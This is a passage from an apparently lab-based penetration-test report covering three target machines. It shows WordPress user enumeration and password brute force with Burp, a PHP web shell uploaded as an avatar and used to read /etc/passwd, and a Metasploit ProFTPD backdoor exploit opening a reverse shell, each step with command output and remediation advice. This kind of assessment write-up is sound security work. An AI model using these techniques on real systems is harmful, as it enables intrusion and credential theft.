6. We need a valid user to access the URL so another page , which has forgot password option to guess a valid user. This can be done because **wordpress gives conditional response** in case the supplied user is not present in the wordpress database. The URL accessed for this is *"/wp-login.php"*.




7. This page reveals that whenever a given user is present on the back end database or not (i.e registered with the system or not). Depending on the outcome the **service sends different results which narrow down the attack surface.**
8. To get a valid username **BurpSuite** and its payload is used and the words in the file *Fsociety.dxt* are used as the dictionary for the username brute force. The **bruteforce can successfully recover the correct user as Elliot** as shown in the screenshot below.




9. Once the user is recovered, a brute force attack on the passwords of this user. The dictionary used was the same as the one used for bruteforcing the user. There is **no maximum attempt restriction on the password attempts.**
10. Bruteforcing was done using **Intruder feature of the Burp**. The password was recovered in under 30 min, a **total of 800k passwords were**

bruteforced without restriction. The screenshot shows the recovered password of the user Elliot as shown in the screenshot below.



11. The brute forced user has admin level privileges on the Web Server, which means that the attacker will get complete access to modify, delete and add anything to the website without any restriction as shown in the screenshot below.



Vulnerability Fix:

1. Deploy mechanisms to prevent password brute force and lock accounts
2. Deploy WAF (Web application firewalls) to log IP addresses attempting to bruteforce login mechanisms.
3. Don't allow the machine to respond to ping.
4. Monitor nmap and other network tools and prevent them from scanning unrestricted for ports, hosts and live services.
5. Enable 2FA or MFA for admin users at the least.

3.3.3 Target System: 192.168.1.29

This system responded to ping as shown in the screenshot above and was chosen as the target. A port scan was performed on the system to **identify services** and the results returned are pasted below.

Port Scan Results:

```
root@ov-setup20:~/Downloads/Downloads/Backup-RECENT-KALI/Scripts/Bash# nmap -sS 192.168.1.29 -T4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 19:03 EDT
Nmap scan report for 192.168.1.29
Host is up (0.0047s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:2E:2E:E6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

Nmap port scan results are shown above. Instead of going for a full scan, the services revealed in the initial scan were chosen for further exploit.

Target Service: Web Server, port 80

Attack Class: Web Attack

Vulnerability Exploited: Upload webshell backdoor as Image file

Severity: Severe

Attack Description:

The Web server running on this machine is running an application which allows user to register and use the web application. In the edit profile section, an user may upload **any file** as the *Avatar image, including PHP files*. The attacker exploits this by uploading a **PHP backdoor** which can lead to **remote code execution on the system**. The steps of execution for this attack are shown below.

Steps:

1. The attacker creates a profile on the web application and then chooses to edit his profile

Personal options
11:45:35 May, 04

Dashboard Help/About Logout

Dashboard > Personal options

General options

Username adamwarlock

Email adam@warlock.gmail.com ☐ Hide my e-mail from visitors

New Password

Confirm New Password

Nickname adam

Avatar No file selected.

Personal site

About me


Save Changes

User statistics

Registration date 2019-05-04 11:45:28


Access Level Commenter

2. Now we edit the avatar part of the image as shown above in red. Instead of the image file expected by the server, we upload a php backdoor shell. Since the web server is apache, the goal here is to get the php file executed by the backend server and execute commands remotely.
3. Once the upload is done, we can access the php by clicking on the avatar link. It appears to be broken but putting in the correct IP works and we can access the backdoor.



4. Once the backdoor is in place, we can execute remote queries on the compromised web server as shown below. We can retrieve the `/etc/passwd` file

Usage: <http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd>



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
bull:x:1000:1000:bull,,,:/home/bull:/bin/bash
```

5. The above commands demonstrated are few of many which the attacker can do. He can steal and view files within permissions of the web server, access all the data from the back-end database.

Vulnerability Fix:

1. Fix the file upload check by putting in format validation at both the client side and the server side.
2. The header check should be put in the backend server, and the .htaccess should be modified so that no image file is treated as a php file. Any image file uploaded should be marked as non-executable
3. Any violation of the format or detection of malicious backdoor php shell code should be monitored , logged and reported.

3.3.4 Target System: 192.168.1.31

This system responded to ping as shown in the screenshot above and was chosen as the target. A port scan was performed on the system to **identify services** and the results returned are pasted below.

Port Scan Results:

```
root@ov-setup20:~/Downloads/Downloads/Backup-RECENT-KALI/Scripts/Bash# nmap -sS 192.168.1.31 -T4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 19:05 EDT
Nmap scan report for 192.168.1.31
Host is up (0.0070s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:3D:C8:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

Nmap port scan results are shown above. Instead of going for a full scan, the services revealed in the initial scan were chosen for further exploit.

Target Service: FTP Server, port 21 TCP

FTP Server Version: 1.3.3c ProFTPD, (Netcat banner grabbing).

```
root@ov-setup20:~/Downloads/Downloads/Backup-RECENT-KALI/Scripts/Bash# nc 192.168.1.31 21
220 ProFTPD 1.3.3c Server (vrcsec) [192.168.1.31]
```

Attack Class: Network Attack

Vulnerability Exploited: Backdoor Code Execution vulnerability for ProFTPD 1.3.3c
https://www.cvedetails.com/vulnerability-list/vendor_id-9520/product_id-16873/version_id-82841/Proftpd-Proftpd-1.3.3.html

Severity: Critical

Attack Description:

The FTP server was chosen for attacking and exploiting this machine. The vulnerable

version was identified using netcat banner grab as shown above. Once this is done, we begin to exploit the listed vulnerability in the CVE link.

Steps:

1. We fire up Metasploit and look for exploit modules for this vulnerability.
2. Once we are in the msfconsole, the exploit module to be used is *unix/ftp/proftpd_133c_backdoor*
3. Once this is done we set the appropriate options within the exploit which are parameters for the remote host and the attacker machine. We specify the payload, the one used here is a reverse command "sh" shell. The IP address and the port of the attacker machine is also set as shown below.

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.31     yes       The target address range or CIDR identifier
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.8.77     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
```

4. Once this is done, we can use the exploit on the remote Target machine. As we see the exploit is **successful in spawning the payload command shell** back to the attacker machine.

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.8.77:4444
[*] 192.168.1.31:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.8.77:4444 -> 192.168.1.31:48838) at
2019-03-11 18:40:21 -0400
```

- To demonstrate that we have the command shell access on the remote machine we view the local arp cache of the linux machine. We also dump the `/etc/passwd` file of the remote machine as shown to see all the users and groups.

```
arp
Address HWtype HWaddress Flags Mask Iface
192.168.1.25 ether 00:0c:29:5f:40:de C ens33
192.168.2.146 ether 78:4f:43:71:be:3c C ens33
192.168.8.135 ether 9c:b6:d0:92:ab:bf C ens33
192.168.6.13 ether 18:56:80:5a:95:f1 C ens33
192.168.8.149 ether 84:3a:4b:6d:17:e8 C ens33
192.168.9.20 ether 30:35:ad:df:e6:0a C ens33
192.168.1.23 ether 00:0c:29:dd:1c:85 C ens33
192.168.3.19 ether 80:a5:89:02:d4:53 C ens33
192.168.7.219 ether 18:56:80:2b:c3:70 C ens33
192.168.6.174 ether e4:a7:a0:de:ef:2c C ens33
192.168.1.17 (incomplete) ens33
192.168.10.226 ether 98:5f:d3:51:fb:f2 C ens33
192.168.6.198 ether 8c:85:90:1f:ae:d3 C ens33
192.168.6.143 ether 00:bb:60:3f:0e:a3 C ens33
192.168.7.67 ether d0:7e:35:95:40:ca C ens33
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false
_apt:x:105:65534:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false
uuid:x:107:111:/run/uuid:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
```

Vulnerability Fix:

1. Update the ProFTPD server to the issued patch and the latest version (1.3.6 at the time of drafting this report does not have CVE's). [Link](#).
2. Use encryption and authentication on the FTP server which is currently unencrypted
3. Use Antivirus solutions on the systems that detect the use of *metasrv.dll* which is uploaded by the Metasploit modules to increase difficulty of exploitation in the event of a breach.